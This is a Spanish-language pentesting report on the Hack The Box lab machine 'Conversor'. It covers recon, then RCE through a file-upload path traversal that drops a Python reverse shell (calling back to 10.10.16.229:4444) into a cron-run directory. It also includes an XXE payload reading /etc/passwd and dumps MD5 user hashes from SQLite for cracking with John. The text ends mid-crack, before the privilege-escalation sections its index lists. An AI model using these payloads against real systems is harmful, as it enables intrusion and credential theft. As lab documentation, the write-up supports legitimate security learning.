REPORTE DE PENTESTING EN HTB

Máquina: Conversor

KeruDWL

“Este documento describe el proceso de reconocimiento, análisis y explotación de vulnerabilidades, así como la posterior escalada de privilegios, llevado a cabo sobre un activo objetivo dentro del entorno de Hack The Box.”

ÍNDICE

Introducción 3
Alcance y datos generales del entorno 4
Metodología 5
Reconocimiento y enumeración 6
  Verificación de conectividad (ICMP) 6
  Escaneo de puertos y detección de servicios 6
  Ajuste de resolución de nombre (hostnames) 7
  Enumeración de directorios y endpoints (HTTP) 7
Análisis de la aplicación web 9
  Acceso y funcionalidades expuestas 9
  Descarga y revisión de código fuente (white-box) 10
  Interpretación del hallazgo 11
Explotación de la vulnerabilidad (RCE vía Path Traversal) 12
  Identificación formal de la vulnerabilidad 12
  Preparación del entorno de ataque 12
  Desarrollo del exploit y XSLT 12
  Ejecución del ataque (intercepción y manipulación de la petición) 13
  Impacto de la explotación 15
Post-explotación y crakeo de hash MD5 16
  Estabilización de la shell (TTY) 16
  Enumeración local y hallazgo de base de datos (SQLite) 16
  Extracción de credenciales (SQLite) 17
  Crackeo del hash (MD5) 18
Movimiento lateral y escalamiento de privilegios 19
  Acceso al sistema mediante SSH 19
  Enumeración y verificación de permisos 19
  Detección de vulnerabilidad en needrestart 20
  Escalamiento a Root 20
  Captura de la flag de root 21
Conclusión general 22

Introducción

El presente reporte documenta el proceso de análisis, explotación y escalada de privilegios realizado sobre un sistema Linux perteneciente a un entorno de laboratorio controlado. El objetivo principal de la prueba fue identificar vulnerabilidades de seguridad en una aplicación web de conversión de archivos expuesta públicamente, evaluar su impacto y determinar si era posible obtener acceso no autorizado al sistema, así como privilegios administrativos completos.

Durante el desarrollo de la práctica se aplicaron técnicas comunes de pruebas de penetración, incluyendo reconocimiento de red, enumeración de servicios, análisis de código fuente, explotación de vulnerabilidades web y escalada de privilegios locales mediante el abuso de tareas programadas y configuraciones inseguras; todas las actividades descritas en este documento se realizaron exclusivamente con fines educativos y dentro de un entorno autorizado, sin afectar sistemas reales de producción.

Alcance y datos generales del entorno

La resolución de la máquina se llevó a cabo dentro de un entorno de laboratorio controlado y autorizado, proporcionado por la plataforma Hack The Box. El alcance del ejercicio estuvo limitado exclusivamente al sistema objetivo asignado, sin interactuar con otros equipos o servicios ajenos al laboratorio.

El proceso se realizó bajo un enfoque de caja negra, es decir, sin información previa sobre la arquitectura, configuración interna, usuarios o servicios del objetivo. Todas las acciones descritas en este reporte se ejecutaron con fines educativos y de aprendizaje en ciberseguridad, respetando los límites definidos por el entorno de pruebas.

Para la ejecución de la práctica se utilizó una máquina atacante con Kali Linux, conectada a la red privada del laboratorio mediante una VPN, lo cual permitió establecer comunicación directa con el host objetivo y realizar tareas de reconocimiento, enumeración, explotación y escalamiento de privilegios.

Datos generales del entorno

- **Plataforma:** Hack The Box (entorno de laboratorio)
- **Tipo de prueba:** Caja individual (Linux)
- **Sistema operativo del atacante:** Kali Linux
- **IP del atacante:** 10.10.16.229
- **IP del objetivo:** 10.10.11.92
- **Sistema operativo estimado del objetivo:** Linux (inferido a partir del valor TTL en respuestas ICMP)
- **Servicios expuestos inicialmente:**
    - Servicio SSH (puerto 22/tcp)
    - Servicio HTTP (puerto 80/tcp)

Toda la actividad descrita en este reporte se realizó exclusivamente dentro de los límites definidos por el laboratorio, con fines educativos y de aprendizaje en ciberseguridad.

Metodología

La resolución de la máquina se ejecutó siguiendo una metodología de pentesting estructurada y alineada a buenas prácticas, aplicada dentro del entorno de laboratorio autorizado de Hack The Box. Este enfoque permitió trabajar de forma ordenada, progresiva y reproducible, priorizando la enumeración y el análisis antes de cualquier intento de explotación, con el fin de reducir errores y evitar acciones aleatorias.

El proceso se basó en la recopilación y análisis continuo de información, donde cada fase alimentó a la siguiente, permitiendo identificar vectores de ataque viables y reducir la superficie de error durante la resolución de la máquina.

Las fases que conformaron la metodología aplicada fueron las siguientes:

- **Reconocimiento:**

  Verificación de conectividad con el objetivo y recolección inicial de indicadores, incluyendo inferencia del sistema operativo a partir de respuestas ICMP (TTL) y otros elementos observables a nivel de red.

- **Enumeración:**

  Identificación de puertos, servicios y versiones expuestas, así como enumeración de rutas, funcionalidades y comportamiento del servicio HTTP, enfocándose en la superficie de ataque de la aplicación web.

- **Análisis:**

  Correlación de hallazgos y evaluación técnica de los componentes identificados. Se incluyó revisión del código fuente disponible para detectar configuraciones inseguras, validaciones insuficientes, tareas automatizadas expuestas y rutas potenciales de compromiso.

- **Explotación:**

  Ejecución controlada de acciones orientadas a obtener acceso inicial. En este caso, se manipuló el manejo de nombres/rutas en la carga de archivos para escribir en una ubicación ejecutada por una tarea programada (cron), obteniendo una reverse shell.

- **Escalada de privilegios:**

  Enumeración local del sistema comprometido para identificar permisos incorrectos, configuraciones inseguras y uso indebido de binarios con privilegios. Esto permitió elevar privilegios desde el usuario inicial hasta alcanzar acceso administrativo completo.

Esta metodología permitió documentar de manera clara y ordenada cada una de las etapas involucradas en la resolución de la máquina, asegurando un proceso lógico y alineado con las buenas prácticas del pentesting.

Reconocimiento y enumeración

La fase de reconocimiento y enumeración tuvo como objetivo obtener información inicial del sistema objetivo y su superficie de ataque expuesta. En esta etapa se validó la conectividad, se infirió el sistema operativo, se identificaron puertos abiertos y se enumeraron funcionalidades disponibles a través del servicio HTTP, estableciendo una base sólida para las fases de análisis y explotación.

Verificación de conectividad (ICMP)

Se verificó la conectividad entre la máquina atacante y el objetivo mediante ICMP, confirmando disponibilidad del host y obteniendo indicadores preliminares del sistema operativo.

Comando ejecutado: **ping -c 2 10.10.11.92**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping -c 2 10.10.11.92
PING 10.10.11.92 (10.10.11.92) 56(84) bytes of data.
64 bytes from 10.10.11.92: icmp_seq=1 ttl=63 time=127 ms
64 bytes from 10.10.11.92: icmp_seq=2 ttl=63 time=125 ms

--- 10.10.11.92 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
```

Resultado observado:

- El sistema objetivo respondió correctamente a las solicitudes ICMP.
- Se observó TTL=63, valor consistente con sistemas Linux (TTL típico 64, con decremento por saltos intermedios).

Con esto se confirmó que el host se encontraba activo y accesible desde la red del laboratorio.

Escaneo de puertos y detección de servicios

Una vez validada la conectividad, se procedió a realizar un escaneo de puertos con el objetivo de identificar los servicios expuestos por el sistema objetivo, así como obtener información sobre sus versiones y configuraciones básicas.

Comando ejecutado: **sudo nmap -p- --min-rate 5000 -sC -sV 10.10.11.92**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -p- --min-rate 5000 -sC -sV 10.10.11.92
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 16:32 CST
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.37s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Login
|_Requested resource was /login
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 42.76 seconds
```

Resultados obtenidos:

Se identificaron dos puertos TCP abiertos:

- **Servicio SSH (puerto 22/tcp):** Identificado como OpenSSH 8.9p1 sobre Ubuntu.
- **Servicio HTTP (puerto 80/tcp):** Identificado como Apache httpd 2.4.52 (Ubuntu). Nmap detectó una redirección hacia el recurso /login y resolvió el nombre del host como conversor.htb.

Dado que el servicio HTTP presentaba una aplicación web accesible y con interacción directa, se priorizó como punto principal para la enumeración.

Ajuste de resolución de nombre (hostnames)

Antes de proceder con la enumeración de directorios, durante el escaneo, el servicio web hizo referencia al hostname conversor.htb, por lo que se añadió una entrada local para asegurar una interacción correcta con la aplicación mediante nombre de dominio.

Comando ejecutado: **echo "10.10.11.92 conversor.htb" | sudo tee -a /etc/hosts**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "10.10.11.92 conversor.htb" -sudo tee -a /etc/hosts
10.10.11.92 conversor.htb -sudo tee -a /etc/hosts
```

Enumeración de directorios y endpoints (HTTP)

Una vez configurada la resolución de nombres, se realizó un proceso de enumeración de directorios y endpoints utilizando la herramienta **Gobuster**, empleando un diccionario común de rutas para identificar funcionalidades adicionales expuestas por la aplicación.

Herramienta utilizada:

- **Gobuster** v3.6

Diccionario empleado:

- /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Comando ejecutado:

gobuster dir --url http://conversor.htb/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir --url http://conversor.htb/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://conversor.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about               (Status: 200) [Size: 2842]
/login               (Status: 200) [Size: 722]
/register            (Status: 200) [Size: 726]
/javascript          (Status: 301) [Size: 319] [--> http://conversor.htb/javascript/]
/logout              (Status: 302) [Size: 199] [--> /login]
/convert             (Status: 405) [Size: 153]
Progress: 8341 / 87665 (9.51%)
[!] Keyboard interrupt detected, terminating.
Progress: 8345 / 87665 (9.52%)
===============================================================
Finished
===============================================================
```

Rutas relevantes identificadas:

El escaneo devolvió los siguientes endpoints válidos:

- /about [Status: 200]: Página informativa.
- /login [Status: 200]: Página de autenticación de usuarios.
- /register [Status: 200]: Funcionalidad para el registro de nuevos usuarios.
- /convert [Status: 405]: Endpoint que devuelve "Method Not Allowed" (405), lo que sugiere que esta ruta existe, pero requiere un método HTTP específico (probablemente POST) para interactuar, indicando que es el núcleo de la funcionalidad de conversión.

Análisis de resultados

Los hallazgos confirmaron la presencia de una aplicación web con manejo de sesiones (login/logout), registro de usuarios y un módulo de conversión accesible mediante un endpoint específico. En consecuencia, las rutas /convert (por su rol funcional) y /about (por posible exposición de información sensible como documentación o código fuente) se definieron como puntos críticos para la fase de análisis de la aplicación web.

Análisis de la aplicación web


Tras identificar el servicio HTTP expuesto en el puerto 80/tcp y enumerar los directorios disponibles, se procedió al análisis de la aplicación web accesible desde el navegador, con el objetivo de identificar funcionalidades expuestas, vectores de ataque y posibles fallos de configuración.

Acceso y funcionalidades expuestas


Se accedió a la aplicación web utilizando un navegador, ingresando el dominio configurado previamente.

URL utilizada: **http://conversor.htb/**

La aplicación redirige inicialmente a /login, donde se presenta un portal de autenticación, además de una opción de registro en /register. Dado que no se contaban con credenciales válidas, se realizó el registro de un usuario nuevo, lo que permitió iniciar sesión y acceder al panel principal.




Una vez autenticado, se identificó que la funcionalidad central corresponde a un **conversor basado en XML y XSLT**, donde el usuario carga archivos que son procesados en el backend. Este tipo de procesamiento es relevante desde el punto de vista ofensivo, ya que implica manipulación de datos estructurados y ejecución de transformaciones del lado servidor, lo que puede derivar en fallas de seguridad si no existen controles adecuados (validación de contenido, restricciones de rutas, extensiones, etc.).




Descarga y revisión de código fuente (white-box)

Durante la navegación, en el endpoint /about se encontró una opción para descargar el código fuente de la aplicación. Se descargó y descomprimió el archivo con el fin de realizar una revisión de código tipo *white-box* y correlacionar el comportamiento observado en la interfaz con su implementación real. Esta revisión permitió identificar configuraciones del sistema y componentes críticos del flujo de la aplicación que no serían visibles únicamente desde pruebas black-box.



Archivos analizados

Al extraer el contenido, se observó la siguiente estructura de directorios y archivos:



Hallazgo crítico: tarea programada ejecutando scripts (cron)

En la documentación incluida en el código fuente (archivo install.md) se identificó una configuración especialmente sensible: una tarea programada que ejecuta scripts de Python dentro de un directorio específico del servidor web.

La línea relevante identificada en la documentación fue la siguiente:

*** * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done**

Interpretación del hallazgo

La configuración anterior indica que cada minuto, el sistema ejecuta automáticamente, con privilegios del usuario www-data, cualquier archivo con extensión .py ubicado en: */var/www/conversor.htb/scripts/*

Este comportamiento introduce un riesgo alto si existe cualquier forma de escritura de archivos hacia dicha ruta, ya sea directa o indirectamente.

Identificación del vector de ataque

El análisis combinado entre la funcionalidad web y la revisión del código permitió establecer un vector de ataque directo:

- La aplicación permite carga de archivos controlados por el usuario.
- Existe una tarea automática que ejecuta ciegamente archivos .py dentro de scripts/.
- Si se logra que un archivo .py malicioso sea guardado dentro de ese directorio (por ejemplo, mediante manipulación del nombre del archivo o Path Traversal en la ruta de guardado), el cron lo ejecutará de manera automática.

Impacto: Esto se traduce en una vía práctica hacia ejecución remota de código (RCE) con contexto de www-data, habilitando el acceso inicial al sistema.

Con base en este hallazgo, se procedió a la fase de explotación para validar el vector mediante escritura controlada en el directorio ejecutado por cron y obtención de una reverse shell.

Explotación de la vulnerabilidad (RCE vía Path Traversal)

Identificación formal de la vulnerabilidad

Durante el análisis de la aplicación web, se identificaron dos vectores de vulnerabilidad concurrentes en la funcionalidad de conversión de archivos.

- **Path Traversal:** El backend no normaliza/valida correctamente el parámetro filename, lo que permite introducir secuencias para escapar del directorio de carga (uploads) y escribir archivos en rutas fuera del destino esperado.
- **Ejecución automática de scripts por cron (condición de ejecución):** El sistema ejecuta cada minuto, como www-data, cualquier script .py ubicado en: /var/www/conversor.htb/scripts/.

La combinación de ambos elementos permite encadenar un arbitrary file write hacia el directorio scripts/ y obtener ejecución remota de código (RCE) al ser ejecutado el payload por el cron job.

Preparación del entorno de ataque

Para recibir la conexión inversa generada por el exploit, se configuró un listener en la máquina atacante utilizando la herramienta Netcat, a la escucha en el puerto 4444.

Comando ejecutado: **nc -lvnp 4444**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Desarrollo del exploit y XSLT

Se desarrollaron dos archivos para la fase de explotación, un payload XSLT malicioso y un script en Python para la obtención de una shell inversa.

Payload XSLT (adicional)

Este archivo se desarrolló para cumplir con el requerimiento de la aplicación para procesar una hoja de estilos XSLT, pero se diseñó con un payload que explota la capacidad de inclusión de entidades externas (XXE). Su objetivo es forzar la lectura y exfiltración de archivos sensibles del sistema, como /etc/passwd.

Impacto: lectura de archivos locales (LFI) y enumeración del sistema si el parser no bloquea entidades externas.

Código del archivo doc.xslt:

```
<?xml version="1.0" encoding="UTF-8"?><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE xsl:stylesheet [
  <!ENTITY passwd SYSTEM "file:///etc/passwd">
]>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <result>&passwd;</result>
  </xsl:template>
</xsl:stylesheet>
```

Payload utilizado (reverse shell en Python)

Se implementó un script en Python cuyo propósito es establecer una conexión TCP reversa hacia la máquina del atacante (10.10.16.229). El script, al ser ejecutado en el servidor vulnerable, redirige los flujos de entrada, salida y error estándar (stdin, stdout, stderr) hacia el socket, y genera una shell interactiva (/bin/bash) mediante un pseudo-terminal (pty). Esto concede control remoto del sistema.

Código del payload exploit.py:

```
import socket,os,pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.229", 4444)) # Pon tu IP de la VPN
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```


Ejecución del ataque (intercepción y manipulación de la petición)

Para controlar la ruta final de guardado del archivo, se interceptó la petición mediante un proxy.

Herramienta utilizada

Burp Suite Community Edition (v2025.5.3)

Configuración del proxy: Se habilitó la intercepción en Burp Suite ("Intercept is on") para capturar las peticiones salientes del navegador.



Envío de la petición: A través de la interfaz web /convert, se cargaron los archivos exploit.py (en el campo de XML) y doc.xslt (en el campo XSLT), y se envió el formulario.


Análisis de la petición interceptada: Burp Suite capturó la petición POST /convert. Se analizó la estructura multipart/form-data para identificar los campos de carga de archivos.

- Se observó el campo xml_file conteniendo el código Python.
- Se observó el campo xslt_file conteniendo el código XML.

Manipulación de la petición (Path Traversal)

Para explotar la vulnerabilidad, se modificó manualmente el encabezado Content-Disposition del archivo Python dentro de la petición interceptada.

- **Valor original:** filename="exploit.py"
- **Valor modificado:** filename="../scripts/exploit.py"



Explicación técnica

La secuencia ../ permite salir del directorio de uploads y escribir el archivo directamente en el directorio scripts/. Una vez depositado ahí, el cron job lo ejecuta automáticamente con privilegios del usuario www-data, habilitando la ejecución de comandos remotos.

Envío al servidor: Una vez modificada la ruta, se reenvió la petición pulsando el botón "Forward".

Impacto de la explotación

Tras un breve periodo de espera (inferior a 60 segundos, correspondiente al intervalo del Cron Job), el script inyectado fue procesado por el sistema. Inmediatamente, se estableció una conexión exitosa en el listener configurado en la máquina atacante.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.229] from (UNKNOWN) [10.10.11.92] 46914
www-data@conversor:~$
```

Resultado

Se obtuvo una sesión interactiva (shell) bajo el contexto del usuario www-data, confirmando la ejecución remota de código y el acceso inicial al sistema.

Conclusión del paso de explotación

La explotación se logró mediante el encadenamiento de:

- Una validación insuficiente del filename en cargas de archivos (Path Traversal / arbitrary file write).
- Una configuración insegura de automatización (cron ejecutando scripts en un directorio accesible).

El uso de Burp Suite permitió modificar parámetros no controlables desde la interfaz web, colocando el payload exactamente en la ruta ejecutada por el cron job.

Post-explotación y crakeo de hash MD5

Tras obtener acceso inicial al sistema como el usuario www-data mediante la reverse shell, se realizaron tareas de post-explotación orientadas a estabilizar la sesión para operar con mayor comodidad, enumerar el entorno de la aplicación en busca de información sensible y extraer credenciales que permitieran un movimiento lateral hacia un usuario con mayores privilegios.

Estabilización de la shell (TTY)

Al tratarse de una reverse shell obtenida con Netcat, la sesión inicial carecía de características interactivas (manejo de señales, control de terminal, autocompletado). Para mejorar la operatividad, se generó un pseudo-terminal (PTY) utilizando Python y se verificó el contexto del usuario comprometido.

Comando ejecutado: **python3 -c 'import pty; pty.spawn("/bin/bash")'**

Comandos ejecutados: **whoami & id**

```
www-data@conversor:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@conversor:~$ whoami
whoami
www-data
www-data@conversor:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumeración local y hallazgo de base de datos (SQLite)

Con la sesión estable, se enumeró el directorio de la aplicación web para identificar archivos de configuración, bases de datos locales o credenciales embebidas.

Ruta de interés: /var/www/conversor.htb/

Comandos ejecutados: ls, cd conversor.htb, ls -la

```
www-data@conversor:~$ ls
ls
conversor.htb
www-data@conversor:~$ cd conversor.htb
cd conversor.htb
www-data@conversor:~/conversor.htb$ ls -la
ls -la
total 44
drwxr-x--- 8 www-data www-data 4096 Aug 14 21:34 .
drwxr-x--- 3 www-data www-data 4096 Aug 15 05:19 ..
-rwxr-x--- 1 www-data www-data 4466 Aug 14 20:50 app.py
-rwxr-x--- 1 www-data www-data   92 Jul 31 04:00 app.wsgi
drwxr-x--- 2 www-data www-data 4096 Dec 27 23:16 instance
drwxr-x--- 2 www-data www-data 4096 Aug 14 21:34 __pycache__
```

drwxr-x--- 2 www-data www-data 4096 Dec 27 23:21 scripts
drwxr-x--- 3 www-data www-data 4096 Oct 16 13:48 static
drwxr-x--- 2 www-data www-data 4096 Aug 15 23:48 templates
drwxr-x--- 2 www-data www-data 4096 Dec 27 23:16 uploads

Se identificó un directorio llamado **instance**, el cual es común en aplicaciones **Flask** para almacenar configuraciones o bases de datos locales. Se ingresó a dicho directorio y se confirmó la existencia de un archivo **users.db**.

Comandos ejecutados: **cd instance & ls**

www-data@conversor:~/conversor.htb$ cd instance
cd instance
www-data@conversor:~/conversor.htb/instance$ ls
ls
users.db

Resultado: Se localizó el archivo users.db, correspondiente a una base de datos SQLite con información de usuarios.

Extracción de credenciales (SQLite)

Se interactuó directamente con la base de datos SQLite encontrada para volcar el contenido de la tabla de usuarios y buscar credenciales almacenadas en texto claro o hasheadas.

Comando ejecutado: sqlite3 ./users.db "SELECT * FROM users;"

www-data@conversor:~/conversor.htb/instance$ sqlite3 ./users.db "SELECT * FROM users";"
<nstance$ sqlite3 ./users.db "SELECT * FROM users";"
> SELECT * FROM users;
SELECT * FROM users;
> ";
";
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
8|hacker|5f4dcc3b5aa765d61d8327deb882cf99
5|FisMatHack|56ab24c15b72a457069c5ea42fcfc640
9|ZAP|903a98d709fa4683aaaa036b84c125a6

Salida relevante:

1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
8|hacker|5f4dcc3b5aa765d61d8327deb882cf99
5|FisMatHack|56ab24c15b72a457069c5ea42fcfc640
9|ZAP|903a98d709fa4683aaaa036b84c125a6

Se priorizó el usuario **fismathack** por tratarse de un nombre consistente con usuario real del sistema, y se extrajo su hash para ataque offline:

- Hash (MD5): **5b5c3ac3a1c897c94caad48e6c71fdec**

Crackeo del hash (MD5)

En la máquina atacante, se guardó el hash recuperado en un archivo de texto llamado hash.txt para proceder a su descifrado mediante un ataque de diccionario con **John the Ripper** usando **rockyou.txt**.

Herramienta utilizada: John the Ripper

Diccionario: rockyou.txt

Comando ejecutado: **echo "5b5c3ac3a1c897c94caad48e6c71fdec" > hash.txt**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "5b5c3ac3a1c897c94caad48e6c71fdec" > hash.txt
```

Comando ejecutado:

john --format=Raw-MD5 --wordlist=/home/kali/Downloads/rockyou.txt hash.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=Raw-MD5 --wordlist=/home/kali/Downloads/rockyou.txt hash.txt
